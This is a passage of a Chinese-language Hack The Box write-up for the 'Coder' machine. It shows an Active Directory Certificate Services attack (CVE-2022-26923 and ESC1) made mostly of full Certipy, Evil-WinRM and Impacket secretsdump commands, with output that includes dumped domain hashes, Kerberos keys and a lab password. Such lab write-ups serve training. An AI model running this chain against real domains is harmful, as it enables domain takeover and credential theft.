
[*] Successfully added machine account PWN_PC$ with password MeloPwnMe.

现在已经添加了新的PWN_PC$帐户,可以使用修改后的证书注册它。在目标机器上运行如下命令:

1
*Evil-WinRM* PS C:\programdata> Set-ADCSTemplateACL -displayname pwn -type allow -identity 'coder\pwn_pc$' -enroll

没有任何输出,表明命令运行成功。现在的最后一步是使用Certipy来请求和验证证书,使用之前设置的密码。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- ntpdate dc01.coder.htb
2023-12-20 22:31:01.530099 (-0500) -1.041850 +/- 0.172013 dc01.coder.htb 10.10.11.207 s1 no-leap
CLOCK: time stepped by -1.041850
-<ROOT@kali:~/hackthebox/machine/coder>- -<pts/6>-
-<#>- certipy req -u PWN_PC\$@dc01.coder.htb -p 'MeloPwnMe' -ca CODER-DC01-CA -template pwn -target dc01.coder.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with DNS Host Name 'dc01.coder.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc01.pfx'
  • 注意: 如果在此阶段出现错误,则清理脚本可能已经擦除了创建的计算机对象。必须再次运行New-ADCSTemplate、addcomputer.py和Set-ADCSTemplateACL命令。


已经成功申请了dc01.coder.htb的证书,保存到dc01。

现在可以使用该文件对证书进行身份验证。

1
2
3
4
5
6
7
8
9
10
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- certipy auth -pfx dc01.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@coder.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@coder.htb': aad3b435b51404eeaad3b435b51404ee:56dc040d21ac40b33206ce0c2f164f94

使用certipy的auth函数,通过Kerberos进行身份验证,并接收dc01的Ticket Granting Ticket (TGT)以及NT hash。


最后,可以使用NT hash和Impacket的secretsdump.py从域控制器中dump hash。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- secretsdump.py coder.htb/dc01\$@dc01.coder.htb -hashes :56dc040d21ac40b33206ce0c2f164f94 -dc-ip dc01.coder.htb
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:807726fcf9f188adc26eeafd7dc16bb7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:26000ce1f6ca4029ec5d3a95631e797c:::
coder.htb\e.black:1106:aad3b435b51404eeaad3b435b51404ee:e1b96bbb66a073787a3310b5a956200d:::
coder.htb\c.cage:1107:aad3b435b51404eeaad3b435b51404ee:3ab6e9f70dbc0d19623be042d224b993:::
coder.htb\j.briggs:1108:aad3b435b51404eeaad3b435b51404ee:e38976c0b20e3e41e9c62da792115a33:::
coder.htb\l.kang:1109:aad3b435b51404eeaad3b435b51404ee:b8aba4878e4777864b292731ac88b4cd:::
coder.htb\s.blade:1110:aad3b435b51404eeaad3b435b51404ee:4e4a79beed7d042627d0a7b10f5d008a:::
coder.htb\svc_teamcity:5101:aad3b435b51404eeaad3b435b51404ee:4c5a6890e09834a6834dbf7a76bf20cb:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:56dc040d21ac40b33206ce0c2f164f94:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:86a6a038ff6058c56a74e2e35008f6b037b8e7bca8c75cc5ee4495f77d0be71e
Administrator:aes128-cts-hmac-sha1-96:6d63b0853502cbbc8c8e40ad8fe88fa3
Administrator:des-cbc-md5:37feabd9d9575785
krbtgt:aes256-cts-hmac-sha1-96:aeb517a1efec8b79479cb1432e734555bc1039bcbd77bcdc39234b37199a70d3
krbtgt:aes128-cts-hmac-sha1-96:2bab4af978e4cee0b58fa1d377d35981
krbtgt:des-cbc-md5:100489b5839798cb
coder.htb\e.black:aes256-cts-hmac-sha1-96:ccb6c47af9a05d91e7610fe396cd8ffcc0e51279a2eee253fab1fb40536a5a85
coder.htb\e.black:aes128-cts-hmac-sha1-96:650ad0d49ab4bcff325a7f2a846d433f
coder.htb\e.black:des-cbc-md5:89290da2c2cd16ec
coder.htb\c.cage:aes256-cts-hmac-sha1-96:ea9cc2144c3106e9325b1ddda16c27c644d9f9b7e95098581ceba19c75d9b296
coder.htb\c.cage:aes128-cts-hmac-sha1-96:2cff13848c9e8d07339a6ab41bf72088
coder.htb\c.cage:des-cbc-md5:fd6d578510df1af1
coder.htb\j.briggs:aes256-cts-hmac-sha1-96:ec3ac8b99094903a3ca006a725dc0867666347efb4baf04d8b2f8b0305ab65ee
coder.htb\j.briggs:aes128-cts-hmac-sha1-96:39050d78545c40645fa889c13200f8f7
coder.htb\j.briggs:des-cbc-md5:7f5286d35def8f15
coder.htb\l.kang:aes256-cts-hmac-sha1-96:d7eb03d2695638c4ba423cd88e22dcdd7c0f6da996e5d6ed3af6c6d7e6c56661
coder.htb\l.kang:aes128-cts-hmac-sha1-96:25ad8331aa0fa2b26e220040b9e55937
coder.htb\l.kang:des-cbc-md5:571a573e61ced640
coder.htb\s.blade:aes256-cts-hmac-sha1-96:ceeab374597121113f3bdee3aab1fed0522506909b2f1ec24dfe36045eb3c252
coder.htb\s.blade:aes128-cts-hmac-sha1-96:69f4cada02748fba948e4c15460add9e
coder.htb\s.blade:des-cbc-md5:26eca8ad9deaada2
coder.htb\svc_teamcity:aes256-cts-hmac-sha1-96:b6c7ed72b4434a89c56295df6b42ca68937702dda15f90f23423e8712abce030
coder.htb\svc_teamcity:aes128-cts-hmac-sha1-96:d6604e2fadb40bbf71708e7b9c9734a7
coder.htb\svc_teamcity:des-cbc-md5:264ab5645ed91c86
DC01$:aes256-cts-hmac-sha1-96:a43b686fdd5f2e576ad834c5b1d4327dd5bdbd3ec579677343a2c6c43c8f1740
DC01$:aes128-cts-hmac-sha1-96:22192237a3cb399c19a6b469dcd1cba8
DC01$:des-cbc-md5:cb9758c162ba4943
[*] Cleaning up...

Exploit - Shortcut

e.black有权创建ADCS模板。上面展示了上传一个错误配置的模板,导致CVE-2022-26923。可以上传任何脆弱的模板。


Certipy显示了上面修改的相同的”Computer”模板。将运行它来获取所有模板并将它们保存到一个文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- certipy find -u e.black -p ypOSJXPqlDOxxbQSfEERy300 -target coder.htb -text
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'coder-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'coder-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'coder-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'coder-DC01-CA'
[*] Saved text output to '20231220224850_Certipy.txt'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
33
Template Name : User
Display Name : User
Certificate Authorities : coder-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath
SubjectRequireEmail
SubjectAltRequireEmail
SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
PublishToDs
IncludeSymmetricAlgorithms
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : CODER.HTB\Domain Admins
CODER.HTB\Domain Users
CODER.HTB\Enterprise Admins
Object Control Permissions
Owner : CODER.HTB\Enterprise Admins
Write Owner Principals : CODER.HTB\Domain Admins
CODER.HTB\Enterprise Admins
Write Dacl Principals : CODER.HTB\Domain Admins
CODER.HTB\Enterprise Admins
Write Property Principals : CODER.HTB\Domain Admins
CODER.HTB\Enterprise Admins


复制一个易受ESC1影响的。BlackHills有一篇很好的Abusing Active Directory Certificate Services – Part One,列出了ESC1所需的内容,包括以下图片:

